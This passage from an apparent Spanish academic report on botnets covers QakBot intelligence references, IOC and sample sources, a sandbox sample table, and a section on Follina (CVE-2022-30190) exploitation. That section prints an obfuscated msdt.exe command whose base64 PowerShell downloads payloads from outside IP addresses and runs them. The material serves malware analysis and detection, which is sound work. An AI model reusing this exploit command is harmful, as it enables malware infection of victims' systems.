"https://www.cylance.com/en_us/blog/threat-spotlight-the-return-of-qakbot-malware.html",

"https://www.virusbulletin.com/uploads/pdf/magazine/2016/VB2016-Karve-et-al.pdf",

"https://www.vkremmez.com/2018/07/lets-learn-in-depth-reversing-of-qakbot.html",

"https://www.fortinet.com/blog/threat-research/deep-analysis-of-a-qbot-campaign-part-1",

"https://www.fortinet.com/blog/threat-research/deep-analysis-qbot-campaign",

"https://research.checkpoint.com/2020/exploring-qbots-latest-attack-methods/",

"https://www.bleepingcomputer.com/news/security/qbot-uses-windows-defender-antivirus-phishing-bait-to-infect-pcs/",

"https://www.bleepingcomputer.com/news/security/qbot-malware-is-back-replacing-icedid-in-malspam-campaigns/",

"https://cybersecurity.att.com/blogs/labs-research/the-rise-of-qakbot",

"https://www.crowdstrike.com/blog/duck-hunting-with-falcon-complete-analyzing-a-fowl-banking-trojan-part-1/",

"https://www.crowdstrike.com/blog/duck-hunting-with-falcon-complete-qakbot-zip-based-campaign/",

"https://securityaffairs.co/wordpress/117558/cyber-crime/qakbot-latest-release.html",

"https://securelist.com/qakbot-technical-analysis/103931/",

"https://www.trendmicro.com/en_us/research/21/k/qakbot-loader-returns-with-new-techniques-and-tools.html",

"https://www.microsoft.com/security/blog/2021/12/09/a-closer-look-at-qakbots-latest-building-blocks-and-how-to-knock-them-down/",

"https://www.trendmicro.com/en_us/research/21/l/staging-a-quack-reverse-analyzing-fileless-qakbot-stager.html",

"https://thehackernews.com/2022/01/researchers-decrypt-qakbot-banking.html",

"https://thefirreport.com/2022/02/07/qbot-likes-to-move-it-move-it/",

"https://www.cybereason.com/blog/threat-analysis-report-all-paths-lead-to-cobalt-strike-icedid-emotet-and-qbot",

```

    "https://cofense.com/blog/qakbot-campaign-attempts-to-revive-old-emails",
    "https://cofensestaging.wpengine.com/blog/qakbot-campaign-attempts-to-revive-old-emails",
    "https://news.sophos.com/en-us/2022/03/10/qakbot-injects-itself-into-the-middle-of-your-conversations/",
    "https://www.bleepingcomputer.com/news/security/qbot-malware-switches-to-new-windows-installer-infection-vector/",
    "https://www.zscaler.com/blogs/security-research/rise-qakbot-attacks-traced-evolving-threat-techniques",
    "https://www.fortinet.com/blog/threat-research/new-variant-of-qakbot-spread-by-phishing-emails"
  ],
  "malpedia": [
    "https://malpedia.caad.fkie.fraunhofer.de/details/win.qakbot"
  ],
  "alienvault-otx": [
    "https://otx.alienvault.com/browse/pulses?q=tag:Qakbot"
  ],
  "uuid": "6bb64dfb-6ed0-4453-9cbc-618e6eb67d03",
  "last-card-change": "2022-07-20"
}
]
}

```

En las siguientes urls encontramos IOCs y muestras relacionadas con la botnet QakBot:

- <https://github.com/pr0xylife/Qakbot>
- <https://github.com/sophoslabs/iocCs/blob/master/Troj-Qakbot.csv>
- <https://bazaar.abuse.ch/browse/signature/Quakbot>
- <https://urlhaus.abuse.ch/browse/tag/Qakbot>
- <https://tria.ge/s?q=family%3Aqakbot>

family:qakbot						Search	Export
Created	Filename	Tags				Status/Score	SHA256
14-06-2022 17:00	647fb7b67766da191bfbe4318bbce8068be7512d9afb8...	qakbot stealer	obama189 trojan	1655107308	banker	10	647fb7b... 
14-06-2022 16:17	Tres.dod	qakbot stealer	obama189 trojan	1655107308	banker	10	48b38fd... 
14-06-2022 15:22	EWw.png	qakbot stealer	aa trojan	1655198619	banker	10	9d4bf3e... 
14-06-2022 15:00	6cb308ab94d1ba41648c62cacaf6ab95a956d5764639...	qakbot evasion	obama189 stealer	1655107308 trojan	banker	10	6cb308a... 
14-06-2022 14:06	1_00D90000.bin	qakbot evasion	obama189 stealer	1655107308 trojan	banker	10	c0324f6... 
14-06-2022 14:04	30441.dat	qakbot evasion	obama189 stealer	1655107308 suricata	banker trojan	10	293ebe2... 
14-06-2022 13:17	PMT-DESKTOP230_2022-06-14_09_16_31.zip	qakbot stealer	obama188 trojan	1654851462	banker	10	3a27361... 
14-06-2022 13:03	393694091d7d16739b2a9e4a6f5a86cb9722c51fc9971...	qakbot stealer	obama189 trojan	1655107308	banker	10	3936940... 

Figura 87: IOCs relacionadas con la botnet

8. Trabajo futuro

Los **mecanismos de infección** [13], [14] han evolucionado a otros donde tratan de explotar vulnerabilidades que encontramos en archivos docx de Microsoft Word. Uno de los últimos **exploits** publicados es el correspondiente al que explota la vulnerabilidad **CVE-2022-30190** (Follina).




Figura 88: Proceso de infección a partir de la explotación de una vulnerabilidad

En este caso, el archivo .zip contiene un fichero .img que contiene a su vez un documento de Word, un archivo de acceso directo y una DLL. El fichero .lnk se trata de un acceso directo que ejecuta la DLL para iniciar el malware.

El documento Word carga y ejecuta un archivo HTML que contiene una **PowerShell** que explota la vulnerabilidad CVE-2022-30190 y permite la explotación de la herramienta **Microsoft Support Diagnostic Tool(msdt.exe)** mediante los archivos de MS Office[18]. El siguiente es el comando en modo ofuscado que se ejecuta para explotar la vulnerabilidad.

```
"C:\Windows\system32\msdt.exe" ms-msdt:/id PCWDiagnostic /skip force /param
"IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu
IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[
char]58+[char]58+'Unicode.GetString([System.Convert]'+[char]58+[char]58+'FromBase64
String('+[char]34+'JABwACAAPQAgACQARQBuaHYAOgB0AGUAbQBwADsAaQB3
AHIAIABoAHQAdABwADoALwAvADEAMAA0AC4AMwA2AC4AMgAyADkALgAx
ADMAOQAvACQAKABYAGEAbgBkAG8AbQApAC4AZABhAHQAIAAtAE8AdQB0
AEYAaQBsAGUAIAAkAHAAXAB0AC4AQQA7AGkAdwByACAAaAB0AHQAcAA6
AC8ALwA4ADUALgAyADMAOQAuADUANQAuADIAMgA4AC8AJAAoAHIAyQBu
AGQAbwBtACKALgBkAGEAdAAgAC0ATwB1AHQARgBpAGwAZQAgACQAcABcA
HQAMQAuAEEAOwBpAHcAcgAgAGgAdAB0AHAAOgAvAC8AMQA4ADUALgAyA
DMANAAuADIANAA3AC4AMQAxADkALwAkACgAcgBhAG4AZABvAG0AKQAu
AGQAYQB0ACAALQBPAHUAdABGAGkAbABlACAAJABwAFwAdAAyAC4AQQA
7AHIAZQBnAHMAdgByADMAMgAgACQAcABcAHQALgBBADsAcgBlAGcAcwB2
AHIAMwAyACAAJABwAFwAdAAxAC4AQQA7AHIAZQBnAHMAdgByADMAMgA
```


9. Referencias

- [1] Botnet mirai <https://www.osi.es/es/servicio-antibotnet/info/mirai>
- [2] Xor DDoS https://en.wikipedia.org/wiki/Xor_DDoS
- [3] Low-Rate DoS Attacks, Detection, Defense, and Challenges: A Survey
https://www.researchgate.net/publication/339545537_Low-Rate_DoS_Attacks_Detection_Defense_and_Challenges_A_Survey/fulltext/5e58658f299bf1bdb840ac51/Low-Rate-DoS-Attacks-Detection-Defense-and-Challenges-A-Survey.pdf
- [4] Uso y abuso de DNS <https://www.incibe-cert.es/blog/uso-y-abuso-dns>
- [5] DDoS attacks in Q1 2022 <https://securelist.com/ddos-attacks-in-q1-2022/106358>
- [6] Detección de botnets mediante análisis de paquetes
<https://www.incibe-cert.es/blog/botnets-analisis-paquetes>
- [7] Analysis of Botnet Security Threats
<https://ukdiss.com/examples/internet-security-2.php>
- [8] La «otra manera» de identificar malware
<https://www.incibe-cert.es/blog/indicadores-de-compromiso>
- [9] Detección de botnets utilizando herramientas Open Source
https://www.researchgate.net/publication/292059412_Deteccion_de_botnets_utilizando_herramientas_Opensource
- [10] Botnet Detection Techniques
https://www.researchgate.net/publication/281374083_Botnet_Detection_Techniques
- [11] An analysis of the evolution of botnets <https://core.ac.uk/reader/232931130>
- [12] Botnet: Evolution, Life Cycle, Architecture and Detection Techniques
<http://shabdbooks.com/gallery/428-june2020.pdf>
- [13] Seguimiento de Botnets: Estructura, Funcionamiento y Detección
http://www.criptored.upm.es/guiateoria/gt_m142f1.htm
- [14] Botnets: Mecanismos de Control y de propagación
<http://sedici.unlp.edu.ar/handle/10915/18764>

[15] What is a DDoS Attack? <https://www.digitalattackmap.com/understanding-ddos>

[16] Detection techniques of DDoS attacks: A survey
<https://www.researchgate.net/publication/322407312>

[17] Review of Recent Detection Methods for HTTP DDoS Attack
<https://www.hindawi.com/journals/jcnc/2019/1283472>

[18] Microsoft Windows Support Diagnostic Tool (MSDT) Remote Code Execution Vulnerability
<https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2022-30190>

[19] MITRE ATT&CK <https://attack.mitre.org>